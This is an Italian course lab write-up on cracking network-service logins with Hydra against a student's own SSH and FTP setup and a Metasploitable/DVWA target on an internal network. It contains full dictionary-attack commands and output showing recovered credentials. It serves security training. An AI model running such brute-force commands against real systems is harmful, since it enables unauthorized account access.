CPTP0524 – W14D4

Hydra Cracking Authentication

Traccia:

L'esercizio di oggi ha un duplice scopo:
- Fare pratica con Hydra per craccare l'autenticazione dei servizi di rete
- Consolidare le conoscenze dei servizi stessi tramite la loro configurazione


L'esercizio si svilupperà in due fasi:
Fase 1: Abilitazione di un servizio SSH e la relativa sessione di cracking dell'autenticazione con Hydra;
Fase 2: Una seconda fase dove configurerete e craccherete il servizio ftp.

Facoltativo:
Scegliete un qualsiasi servizio presente sulla macchina Metasploitable e procedete al cracking (rete interna).
Es. telnet, ssh, ftp, http.

Fase 1: Abilitazione di un servizio SSH e la relativa sessione di cracking dell'autenticazione con Hydra


- Creazione di un nuovo utente "test_user":

sudo adduser test_user



- Test di accesso ssh su utente test_user su porta 2222 (cambiata in precedenza)

ssh test_user@192.168.50.100 -p 2222



- Cracking username e password su servizio ssh con hydra:

❯ hydra -L /usr/share/seclists/Usernames/Honeypot-Captures/multiplesources-users-fabian-fingerle-100.de.txt -P /usr/share/seclists/Passwords/xato-net-10-million-passwords-100.txt 192.168.50.100 -s 2222 -t 2 ssh -o /home/kali/risultati_ssh.txt

```
❯ hydra -L /usr/share/seclists/Usernames/Honeypot-Captures/multiplesources-users-fabian-fingerle-100.de.txt -P /usr/share/seclists/Passwords/xato-net-10-million-passwords-100.txt 192.168.50.100 -s 2222 -t 2 ssh -o /home/kali/risultati_ssh.txt
Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this is non-binding, these *** ignore laws and ethics anyway).
```

- Recuperato la username e password da dizionario

```
Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2025-02-22 15:58:01
[DATA] max 2 tasks per 1 server, overall 2 tasks, 1056 login tries (l:32/p:33), ~528 tries per task
[DATA] attacking ssh://192.168.50.100:2222/
[STATUS] 36.00 tries/min, 36 tries in 00:01h, 1020 to do in 00:29h, 2 active
[2222][ssh] host: 192.168.50.100   login: test_user   password: testpass
[STATUS] 43.67 tries/min, 131 tries in 00:03h, 925 to do in 00:22h, 2 active
[STATUS] 37.57 tries/min, 263 tries in 00:07h, 793 to do in 00:22h, 2 active
[STATUS] 36.50 tries/min, 438 tries in 00:12h, 618 to do in 00:17h, 2 active
```


Fase 2: Configurazione e cracking del servizio FTP

- Cambio della porta FTP con l'aggiunta della riga"listen_port=2121"

sudo nano /etc/vsftpd.conf

```
#
# Run standalone?  vsft
# daemon started from a
listen=NO
listen_port=2121
#
# This directive enable
```

- Test di accesso in FTP



- Cracking username e password su servizio FTP con hydra:

❯ hydra -L /usr/share/seclists/Usernames/Honeypot-Captures/multiplesources-users-fabian-fingerle-100.de.txt -P /usr/share/seclists/Passwords/xato-net-10-million-passwords-100.txt 192.168.50.100 -s 2121 -t 2 ftp -o /home/kali/risultati_ssh.txt

```
❯ hydra -L /usr/share/seclists/Usernames/Honeypot-Captures/multiplesources-users-fabian-fingerle-100.de.txt -P /usr/share/seclists/Passwords/xato-net-10-million-passwords-100.txt 192.168.50.100 -s 2121 -t 2 ftp -o /home/kali/risultati_ssh.txt
Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this is non-binding, these *** ignore laws and ethics anyway).
```

- Recuperato anche per il servizio FTP la username e la password tramite dizionario


```
Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2025-02-22 16:29:27
[DATA] max 2 tasks per 1 server, overall 2 tasks, 1056 login tries (l:32/p:33), ~528 tries per task
[DATA] attacking ftp://192.168.50.100:2121/
[STATUS] 37.00 tries/min, 37 tries in 00:01h, 1019 to do in 00:28h, 2 active
[2121][ftp] host: 192.168.50.100   login: test_user   password: testpass
[STATUS] 45.00 tries/min, 135 tries in 00:03h, 921 to do in 00:21h, 2 active
```

Facoltativo: Scegliere un qualsiasi servizio presente sulla macchina Metasploitable e procedete al cracking (rete interna).
Es. telnet, ssh, ftp, http.

TELNET


- Test di accesso a telnet

❯ telnet 192.168.51.101




- Cracking username e password su servizio TELNET con hydra sul target Metasploitable 192.168.51.101:

❯ hydra -L /usr/share/seclists/Usernames/Honeypot-Captures/multiplesources-users-fabian-fingerle-100.de.txt -P /usr/share/seclists/Passwords/xato-net-10-million-passwords-100.txt 192.168.51.101 -t 4 telnet




- Recuperato username e password di Metasploitable su servizio telnet



HTTP

- Test di accesso in HTTP



- Cracking username e password su servizio TELNET con hydra sul target Metasploitable 192.168.51.101:

❯ hydra -L /usr/share/seclists/Usernames/Honeypot-Captures/multiplesources-users-fabian-fingerle-100.de.txt -P /usr/share/seclists/Passwords/xato-net-10-million-passwords-100.txt 192.168.51.101 http-post-form "/dvwa/login.php:username=^USER^&password=^PASS^&Login=Login:F=Login failed" -t 4

```
❯ hydra -L /usr/share/seclists/Usernames/Honeypot-Captures/multiplesources-users-fabian-fingerle-100.de.txt -P /usr/share/seclists/Passwords/xato-net-10-million-passwords-100.txt 192.168.51.101 http-post-form "/dvwa/login.php:username=^USER
^&password=^PASS^&Login=Login:F=Login failed" -t 4
Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this is non-binding, these *** ignore laws and ethics anyway).
```

```
Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2025-02-22 17:46:00
[DATA] max 4 tasks per 1 server, overall 4 tasks, 714 login tries (l:34/p:21), ~179 tries per task
[DATA] attacking http-post-form://192.168.51.101:80/dvwa/login.php:username=^USER^&password=^PASS^&Login=Login:F=Login failed
[80][http-post-form] host: 192.168.51.101   login: admin   password: password
[STATUS] 641.00 tries/min, 641 tries in 00:01h, 73 to do in 00:01h, 4 active
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2025-02-22 17:47:07
```